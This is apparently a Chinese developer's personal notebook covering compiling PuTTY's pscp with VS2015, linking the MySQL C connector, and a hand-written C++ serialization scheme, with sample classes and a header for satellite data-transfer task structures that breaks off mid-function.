
# Pscp中文

## Vs2015源码编译putty

### 目录

#### 源码经测试可用vs2015编译,目录

C:\Users\Administrator\Desktop\xlib\windows\projects\putty-src源码修改版\WINDOWS\MSVC




#### 输出目录


C:\Users\Administrator\Desktop\xlib\windows\projects\putty-src源码修改版\WINDOWS\MSVC\PSCP\Debug


### 修改

#### 无法编译

winstuff.h 中添加#define SECURITY\_WIN32宏定义






但是出了一堆错误,最后

通过这两个网页找到了解决方法


#### 新机器提示Store key in cache? ,重装后提示Update cached key?



#### 上传文件中文(仅上传文件,上传目录,下载目录,下载文件都不行,索性先不用,以后再说)

改了之后速度下降…不用了改回去

按第一个头文件配置就行了



# 连接mysql

下载Connector/C。

把里面include的东西拷贝到/usr/include/mysql/下面去，这样编译的时候就不需要加-I了，然后把lib下面的东西拷贝的/usr/lib64/下去。

gcc具体的编译方法：gcc \*\*\*.c -o \*\*\* -lmysqlclient

多线程用127.0.0.1连接centos貌似没问题,连接ubuntu不论是127还是localhost都不行,localhost不能多线程,懒得管啥原因,以后都用centos系

# 序列化C++

推荐用C++方案,qt的纯c++方案可以远程调试,qt因为带库所以不能通过ssh远程调试

## 问题


如果正常没问题,但是多线程全局变量有问题,那很有可能是T&这种声明和调用不一致的问题,改一致就好了

## 范例,基本各个类型都涵盖了

class STRUCT\_TEST  
{  
public:  
 int id;  
 double db;  
 STRUCT\_TEST()  
 {  
 id=999;  
 db=3.33333;  
 }  
 friend ostream& operator<<(ostream& os,STRUCT\_TEST x){os<<"id: "<<x.id<<" "<<"db: "<<x.db<<" ";return os;} friend istream& operator>>(istream& is,STRUCT\_TEST &x){plib::skipCountch(is,4);is>>x.id;is.get();plib::skipCountch(is,4);is>>x.db;is.get();return is;}  
};  
class ctest {  
  
public:  
  
 *//shdfwe氛围 额威风威风* pstring str;*//测试后边加东西  
// char arrchData[10];  
 // 这是序号* int id;*//不知道加上行不行,接口一般都这样的* plist<double> listdb;  
 char ch;*//分为非* bool bstatus;*//测试bool型* ulong ultest;  
 uchar uch;  
 STRUCT\_TEST struTest;*//测试结构体* short shtest;  
 pmap<int, pstring> mtest; *//这是测试复合型map* unsigned int uitest; *//这是测试无符号整形* ulonglong ullsize;  
 STRUCT\_TEST arrstruTest[23];*//测试结构体数组  
 //测试double型* double db;  
 *//测试char数组* char arrchData[20];*//测试char数组* int arri[50]; *//测试char数组* ctest() {  
 listdb.append(3.444);  
 listdb.append(1.111);  
 shtest = 333;  
 uitest = 55555;  
 ullsize = 99999999;  
 uch = '8';  
 ultest = 45323;  
 db = 3.1324;  
 str = "xlfdlihai long@126.com";  
 id = 111;  
 cinit(arrchData);  
 strcpy(arrchData, "xl fdfwvwv23123");  
 ch = 'B';  
 bstatus = true;  
 mtest[1111] = "xlfd";  
 mtest[5432] = "xxxxxx";  
 for (int i = 0; i < 50; i++) {  
 arri[i] = i;  
 }  
 for(int i=0;i<23;i++)  
 {  
 arrstruTest[i]=struTest;  
 }  
 }  
  
 friend ostream& operator<<(ostream& os,ctest x){os<<"str: "<<x.str<<" "<<"id: "<<x.id<<" "<<"listdb: "<<x.listdb<<" "<<"ch: "<<x.ch<<" "<<"bstatus: "<<x.bstatus<<" "<<"ultest: "<<x.ultest<<" "<<"uch: "<<x.uch<<" "<<"struTest: "<<x.struTest<<" "<<"shtest: "<<x.shtest<<" "<<"mtest: "<<x.mtest<<" "<<"uitest: "<<x.uitest<<" "<<"ullsize: "<<x.ullsize<<" "<<"arrstruTest[23]: "<<x.arrstruTest<<" "<<"db: "<<x.db<<" "<<"arrchData[20]: "<<x.arrchData<<" "<<"arri[50]: "<<x.arri<<" ";return os;} friend istream& operator>>(istream& is,ctest &x){plib::skipCountch(is,5);is>>x.str;is.get();plib::skipCountch(is,4);is>>x.id;is.get();plib::skipCountch(is,8);is>>x.listdb;is.get();plib::skipCountch(is,4);is>>x.ch;is.get();plib::skipCountch(is,9);is>>x.bstatus;is.get();plib::skipCountch(is,8);is>>x.ultest;is.get();plib::skipCountch(is,5);is>>x.uch;is.get();plib::skipCountch(is,10);is>>x.struTest;is.get();plib::skipCountch(is,8);is>>x.shtest;is.get();plib::skipCountch(is,7);is>>x.mtest;is.get();plib::skipCountch(is,8);is>>x.uitest;is.get();plib::skipCountch(is,9);is>>x.ullsize;is.get();plib::skipCountch(is,17);is.get((char\*)x.arrstruTest,23);is.get();plib::skipCountch(is,4);is>>x.db;is.get();plib::skipCountch(is,15);is.get((char\*)x.arrchData,20);is.get();plib::skipCountch(is,10);is.get((char\*)x.arri,50);is.get();return is;}  
  
};  
  
void testSerilization() {  
 pstring code = "class ctest {\n"  
 "\n"  
 "public:\n"  
 "\n"  
 " //shdfwe氛围 额威风威风\n"  
 " pstring str;//测试后边加东西\n"  
 "// char arrchData[10];\n"  
 " // 这是序号\n"  
 " int id;//不知道加上行不行,接口一般都这样的\n"  
 " plist<double> listdb;\n"  
 " char ch;//分为非\n"  
 " bool bstatus;//测试bool型\n"  
 " ulong ultest;\n"  
 " uchar uch;\n"  
 " STRUCT\_TEST struTest;//测试结构体\n"  
 " short shtest;\n"  
 " pmap<int, pstring> mtest; //这是测试复合型map\n"  
 " unsigned int uitest; //这是测试无符号整形\n"  
 " ulonglong ullsize;\n"  
 " STRUCT\_TEST arrstruTest[23];//测试结构体数组\n"  
 " //测试double型\n"  
 " double db;\n"  
 " //测试char数组\n"  
 " char arrchData[20];//测试char数组\n"  
 " int arri[50]; //测试char数组";  
 plib::generateISAndOS(code);  
 ctest tr;  
*// hlog(tr);* ctest ts = (common\_toClass<ctest>(plib::toString(tr)));  
 hlog(ts);  
 for(int i=0;i<50;i++)  
 {  
 hlog(ts.arri[i]);  
 }  
 for(int i=0;i<23;i++)  
 {  
 STRUCT\_TEST strui=ts.arrstruTest[i];  
 hlog(strui.id,strui.db);  
 }  
*// pmap<int, pstring> mapt;  
// mapt[111] = "xlfd";  
// mapt[543] = "zero";  
// mapt[5] = "y32xlfdfewfw";  
// hlog(mapt);  
// hlog(plib::toClass<pmap<int, pstring>>(plib::toString(mapt)));*}

## 需测试项

### 类中变量直接赋值



Clion不支持直接赋值,所以不要这样

## 生成序列化代码更加自动化

把整个函数都写出来,需要一个解析类的函数,用clion写


## 规范

### 接口类不要继承,暂不处理

### 类变量声明时不要直接初始化,clion不支持


反序列化pstring多余出来


构造函数里面不要有赋值最好,如图如果有string类型,赋值之后,反序列化之后会出现str有两个xlfdlihailong@126.com,这是因为



重新定义时已经写入,解决这个问题有两个方法,第一是初始化构造里面不要赋值,第二是增加clear函数,在反序列化中加入,就不会出现这个问题了.后来发现是pstring写的不严谨,在pstring反序列化之前clear就行了.

最终结论:正常写就行,注意pstring这类反序列化时要先clear,自定义的都要注意.类变量声明时不要直接初始化,clion不支持





## 手机设备路径不同,不要有hlog qlog啥的,有空自己开发一个

### Csgl中:jksc jksc2 qt中csglkhd

### 序列化错误,卡住

Windows 和linux字节数不一样的问题

结构体长度确实不一样,但是能解析不影响,但是下面这个就影响

接口一定不要用unsigned long ,要用unsigend long long不改的话一定有问题

如果就用>>,容易出现字符串中有空格的情况也会卡住,因此最好字符串按行读取

#ifndef CSGLINTERFACE\_H

#define CSGLINTERFACE\_H

*/\*基本长度和个数定义\*/*

#define RELAT\_LEN 128 */\*指令回执关联字段长度=任务单流水号＋时间\*/*

#define COMMENTS\_LEN 128 */\*描述信息长度\*/*

#define FMT\_TIME\_LEN 20 */\*时间格式长度:yyyy-MM-dd* *hh:mm:ss\*/*

#define FILENAME\_LEN 64 */\*文件名长度\*/*

#define RAW\_FILENAME\_LEN 256 */\*RawDataFile文件名长度\*/*

#define CONFIRM\_FILENAME\_LEN 60 */\*确认文件名长度\*/*

#define TASK\_ID\_LEN 42 */\*任务流水号长度\*/*

#define JOB\_ID\_LEN 20 */\*作业任务编号长度\*/*

#define ROAD\_ID\_LEN (JOB\_ID\_LEN + 6) */\*路标识长度\*/*

#define STAR\_LEN 20 */\*卫星名称长度\*/*

#define TASK\_MODE\_LEN 9 */\*任务作业方式长度\*/*

#define DEST\_LEN 6 */\*目的节点长度\*/*

#define MAX\_DEST\_NUM 3 */\*最大目的节点个数\*/*

#define TASKARRAY\_NUM\_LEN 15 */\*任务单流水号长度\*/*

#define MAX\_TASK\_NUM (MAX\_DEST\_NUM+1)\*(MAX\_RAWFILE\_NUM)\*2 */\*每个任务单中最多任务个数\*/*

#define SCHEID\_LEN 13 *//原始计划编号*

*//八通道要改的*

#define MAX\_ROAD\_NUM 8 */\*最大路信息个数\*/*

#define MAX\_RAWFILE\_NUM 8 */\*最大原始数据传输文件个数\*/*

#define MAX\_SQ\_LEN 401 */\*循环队列最大长度\*/*

#pragma pack(1)

*//传输通道信息*

typedef struct

{

char arrchRoadNumber[ROAD\_ID\_LEN]; */\*传输通道标识\*/*

char arrchTaskSerialNumber[TASK\_ID\_LEN]; */\*任务流水号\*/*

char arrchRoadFileName[FILENAME\_LEN]; */\*本路传输文件名\*/*

int iTransferRate; */\*传输通道实际带宽\*/*

short shFinishPercent; */\*传输通道完成百分比\*/*

unsigned long ulTransferedData; */\*传输数据量,数据类型需要修改成unsigned* *long\*/*

char arrchServerIP[FMT\_TIME\_LEN]; */\*传输服务器IP\*/*

char arrchRealStartTime[FMT\_TIME\_LEN]; */\*传输实际开始时间\*/*

char arrchRealEndTime[FMT\_TIME\_LEN]; */\*传输实际完成时间\*/*

int iTransfersTime; */\*传输时间\*/*

int iCompressRatio; */\*传输压缩比\*/*

short shRoadState; */\*传输通道状态：参见任务状态\*/*

char arrchWhichLink[100]; */\*which* *link\*/*

char arrchTaskInfo[COMMENTS\_LEN \* 2]; */\*通道的备注及说明\*/*

}ROAD\_STATUS\_STRUCT, \*PROAD\_STATUS\_STRUCT;

*/\*任务状态数据结构\*/*

typedef struct

{

char arrchTaskSerialNumber[TASK\_ID\_LEN]; */\*任务流水号\*/*

char arrchTaskArraySerialNumber[TASKARRAY\_NUM\_LEN]; *//任务单流水号*

char arrchJobTaskID[JOB\_ID\_LEN]; */\*作业任务编号\*/*

short shTaskPriority; *//数据传输级别(0* *一般* *1较高* *2* *最高)*

short shInexecutingState; */\*任务状态\*/*

char arrchScheID[SCHEID\_LEN]; *//原始计划编号*

char arrchTaskMode[TASK\_MODE\_LEN]; */\*作业方式\*/*

char arrchDataFileName[RAW\_FILENAME\_LEN]; */\*原始数据文件名(T51时出现)\*/*

char arrchSatelliteName[STAR\_LEN]; */\*卫星名称\*/*

char arrchDataSource[DEST\_LEN]; */\*数据源地址\*/*

char arrchDataDestination[DEST\_LEN]; */\*数据传输目的节点\*/*

char arrchForeseeStartTime[FMT\_TIME\_LEN]; */\*传输预计开始时间\*/*

char arrchForeseeEndTime[FMT\_TIME\_LEN]; */\*传输预计开始时间\*/*

short shDestNum; *//改过了，多目的地个数* *%%非实时传输状态(3：上传OK* *2：上传数据文件* *1：上传DESC* *0：未开始)*

short iFileExist; *//数据文件是否存在(0：存在* *1：不存在)*

char arrchFailReason[COMMENTS\_LEN]; *//失败原因(用于判断T51源的标志和填写失败原因)*

int iRoadNumber; */\*传输通道信息个数\*/*

ROAD\_STATUS\_STRUCT arrstruRoadStatus[MAX\_ROAD\_NUM]; */\*传输通道信息\*/*

short shSendDESC; *//是否发送DESC文件()*

short shWhichLink; *//哪个链路，0表示第一个，1表示第二个*

*//* *char* *arrchOriSource[DEST\_LEN];*

char arrchTaskInfo[COMMENTS\_LEN]; *//任务的备注及说明*

}TASK\_STATUS\_STRUCT, \*PTASK\_STATUS\_STRUCT;

*//循环队列数据结构,* *缺省最后一个元素不使用，作为判断队列满的标志*

typedef struct SQ\_QUEUE\_STRUCT

{

int iNum; */\*队列有效元素个数\*/*

TASK\_STATUS\_STRUCT arrstruElem[MAX\_SQ\_LEN]; */\*任务信息\*/*

}SQ\_QUEUE\_STRUCT;

*//只用于读取，不能更改*

class Road{

public:

Road(){}

~Road(){}

Road(ROAD\_STATUS\_STRUCT\* proad)

{

arrchRoadNumber=string(proad->arrchRoadNumber);

arrchTaskSerialNumber=string(proad->arrchTaskSerialNumber);

arrchRoadFileName=string(proad->arrchRoadFileName);

iTransferRate=proad->iTransferRate;

shFinishPercent=proad->shFinishPercent;

ulTransferedData=proad->ulTransferedData;

arrchServerIP=string(proad->arrchServerIP);

arrchRealStartTime=string(proad->arrchRealStartTime);

arrchRealEndTime=string(proad->arrchRealEndTime);

iTransfersTime=proad->iTransfersTime;

iCompressRatio=proad->iCompressRatio;

shRoadState=proad->shRoadState;

arrchWhichLink=string(proad->arrchWhichLink);

arrchTaskInfo=string(proad->arrchTaskInfo);

}

string arrchRoadNumber; */\*传输通道标识\*/*

string arrchTaskSerialNumber; */\*任务流水号\*/*

string arrchRoadFileName; */\*本路传输文件名\*/*

int iTransferRate; */\*传输通道实际带宽\*/*

short shFinishPercent; */\*传输通道完成百分比\*/*

unsigned long long ulTransferedData; */\*传输数据量,数据类型需要修改成unsigned* *long\*/*

string arrchServerIP; */\*传输服务器IP\*/*

string arrchRealStartTime; */\*传输实际开始时间\*/*

string arrchRealEndTime; */\*传输实际完成时间\*/*

int iTransfersTime; */\*传输时间\*/*

int iCompressRatio; */\*传输压缩比\*/*

short shRoadState; */\*传输通道状态：参见任务状态\*/*

string arrchWhichLink; */\*which* *link\*/*

string arrchTaskInfo; */\*通道的备注及说明\*/*

friend ostream& operator<<(ostream& os,Road& road)

{

os<<road.arrchRealEndTime

<<endl<<road.arrchRealStartTime

<<endl<<road.arrchRoadFileName

<<endl<<road.arrchRoadNumber

<<endl<<road.arrchServerIP

<<endl<<road.arrchTaskInfo

<<endl<<road.arrchTaskSerialNumber

<<endl<<road.arrchWhichLink

<<endl<<road.iCompressRatio

<<endl<<road.iTransferRate

<<endl<<road.iTransfersTime

<<endl<<road.shFinishPercent

<<endl<<road.shRoadState

<<endl<<road.ulTransferedData;

return os;

}

*//为了支持序列化*

*//缺省情况下，输入操作符丢弃空白符、空格符、制表符、换行符以及回车,要与上边的ostream对应*

*//为了防止字符串中有空格，使用getline，只识别换行符*

friend istream & operator>>(istream &is,Road &road)

{

std::getline(is, road.arrchRealEndTime);

std::getline(is, road.arrchRealStartTime);

std::getline(is, road.arrchRoadFileName);

std::getline(is, road.arrchRoadNumber);

std::getline(is, road.arrchServerIP);

std::getline(is, road.arrchTaskInfo);

std::getline(is, road.arrchTaskSerialNumber);

std::getline(is, road.arrchWhichLink);

is>>road.iCompressRatio;

is>>road.iTransferRate;

is>>road.iTransfersTime;

is>>road.shFinishPercent;

is>>road.shRoadState;

is>>road.ulTransferedData;

return is;

}

};

class Task{

public:

Task(){}

~Task(){}

*//* *TASK\_STATUS\_STRUCT* *\*ptask;*

*//* *pvector<Road>* *listRoad;*

Task(TASK\_STATUS\_STRUCT\* ptask) {

*//* *this->ptask=ptask;*

*//* *//遍历该任务的所有通道信息*

*//* *for* *(int* *i* *=* *0;* *i* *<* *ptask->iRoadNumber;* *i++)* *{*

*//* *ROAD\_STATUS\_STRUCT\** *pstruRoadStatus=&(ptask->arrstruRoadStatus[i]);*

*//* *//* *hlog(pstruRoadStatus->shRoadState);*

*//* *Road* *road(pstruRoadStatus);*

*//* *listRoad.push\_back(road);*

*//* *}*

arrchTaskSerialNumber=string(ptask->arrchTaskSerialNumber);

arrchTaskArraySerialNumber=string(ptask->arrchTaskArraySerialNumber);

arrchJobTaskID=string(ptask->arrchJobTaskID);

shTaskPriority=ptask->shTaskPriority;

shInexecutingState=ptask->shInexecutingState;

arrchScheID=string(ptask->arrchScheID);

arrchTaskMode=string(ptask->arrchTaskMode);

arrchDataFileName=string(ptask->arrchDataFileName);

arrchSatelliteName=string(ptask->arrchSatelliteName);

arrchDataSource=string(ptask->arrchDataSource);

arrchDataDestination=string(ptask->arrchDataDestination);

arrchForeseeStartTime=string(ptask->arrchForeseeStartTime);

arrchForeseeEndTime=string(ptask->arrchForeseeEndTime);

shDestNum=ptask->shDestNum;

iFileExist=ptask->iFileExist;

arrchFailReason=string(ptask->arrchFailReason);

iRoadNumber=ptask->iRoadNumber;

shSendDESC=ptask->shSendDESC;

shWhichLink=ptask->shWhichLink;

arrchTaskInfo=string(ptask->arrchTaskInfo);

for(int i=0;i<iRoadNumber;i++)

{

ROAD\_STATUS\_STRUCT si=ptask->arrstruRoadStatus[i];

Road ri(&si);

arrstruRoadStatus.append(ri);

}

}

string arrchTaskSerialNumber; */\*任务流水号\*/*

string arrchTaskArraySerialNumber; *//任务单流水号*

string arrchJobTaskID; */\*作业任务编号\*/*

short shTaskPriority; *//数据传输级别(0* *一般* *1较高* *2* *最高)*

short shInexecutingState; */\*任务状态\*/*

string arrchScheID; *//原始计划编号*

string arrchTaskMode; */\*作业方式\*/*

string arrchDataFileName; */\*原始数据文件名(T51时出现)\*/*

string arrchSatelliteName; */\*卫星名称\*/*

string arrchDataSource; */\*数据源地址\*/*

string arrchDataDestination; */\*数据传输目的节点\*/*

string arrchForeseeStartTime; */\*传输预计开始时间\*/*

string arrchForeseeEndTime; */\*传输预计开始时间\*/*

short shDestNum; *//改过了，多目的地个数* *%%非实时传输状态(3：上传OK* *2：上传数据文件* *1：上传DESC* *0：未开始)*

short iFileExist; *//数据文件是否存在(0：存在* *1：不存在)*

string arrchFailReason; *//失败原因(用于判断T51源的标志和填写失败原因)*

int iRoadNumber; */\*传输通道信息个数\*/*

short shSendDESC; *//是否发送DESC文件()*

short shWhichLink; *//哪个链路，0表示第一个，1表示第二个*

*//* *char* *arrchOriSource[DEST\_LEN];*

string arrchTaskInfo; *//任务的备注及说明*

pvector<Road> arrstruRoadStatus; */\*传输通道信息\*/*

*//为了map使用的*

bool operator< (const Task& task) const

{

if (strcmp(this->arrchTaskSerialNumber.c\_str(),task.arrchTaskSerialNumber.c\_str())<0)

return true;

return false;

}

friend ostream& operator<<(ostream& os,Task &data)

{

*//* *os<<"任务流水号:* *"<<task.ptask->arrchTaskSerialNumber*

*//* *<<"* *作业任务编号："* *<<* *task.ptask->arrchJobTaskID*

*//* *<<"* *作业任务方式:* *"<<task.ptask->arrchTaskMode*

*//* *<<"* *数据源地址:"<<task.ptask->arrchDataSource*

*//* *<<"* *任务优先级:* *"<<task.ptask->shTaskPriority*

*//* *<<"* *状态："<<task.ptask->shInexecutingState*

*//* *<<"* *通道数:"<<task.ptask->iRoadNumber*

*//* *<<"* *预计开始时间:"<<task.ptask->arrchForeseeStartTime*

*//* *<<"* *卫星名称:"<<task.ptask->arrchSatelliteName*

*//* *<<"* *在哪条链路:"<<task.ptask->shWhichLink;*

*//* *if(task.ptask->iRoadNumber>0)*

*//* *os<<endl;*

*//* *for(int* *i=0;i<task.listRoad.size();i++)*

*//* *{*

*//* *os<<"通道"<<i+1<<":* *"<<task.listRoad[i];*

*//* *}*

os<<data.arrchDataDestination

<<endl<<data.arrchDataFileName

<<endl<<data.arrchDataSource

<<endl<<data.arrchFailReason

<<endl<<data.arrchForeseeEndTime

<<endl<<data.arrchForeseeStartTime

<<endl<<data.arrchJobTaskID

<<endl<<data.arrchSatelliteName

<<endl<<data.arrchScheID

<<endl<<data.arrchTaskArraySerialNumber

<<endl<<data.arrchTaskInfo

<<endl<<data.arrchTaskMode

<<endl<<data.arrchTaskSerialNumber

<<endl<<data.iFileExist

<<endl<<data.iRoadNumber

<<endl<<data.shDestNum

<<endl<<data.shInexecutingState

<<endl<<data.shSendDESC

<<endl<<data.shTaskPriority

<<endl<<data.shWhichLink

<<endl<<data.arrstruRoadStatus;

*//* *<<"* *"<<data.listRoad;*

return os;

}

friend istream& operator>>(istream &is,Task& data)

{

*//* *is>>data.arrchDataDestination*

*//* *>>data.arrchDataFileName*

*//* *>>data.arrchDataSource*

*//* *>>data.arrchFailReason*

*//* *>>data.arrchForeseeEndTime*

*//* *>>data.arrchForeseeStartTime*

*//* *>>data.arrchJobTaskID*

*//* *>>data.arrchSatelliteName*

*//* *>>data.arrchScheID*

*//* *>>data.arrchTaskArraySerialNumber*

*//* *>>data.arrchTaskInfo*

*//* *>>data.arrchTaskMode*

*//* *>>data.arrchTaskSerialNumber*

*//* *>>data.iFileExist*

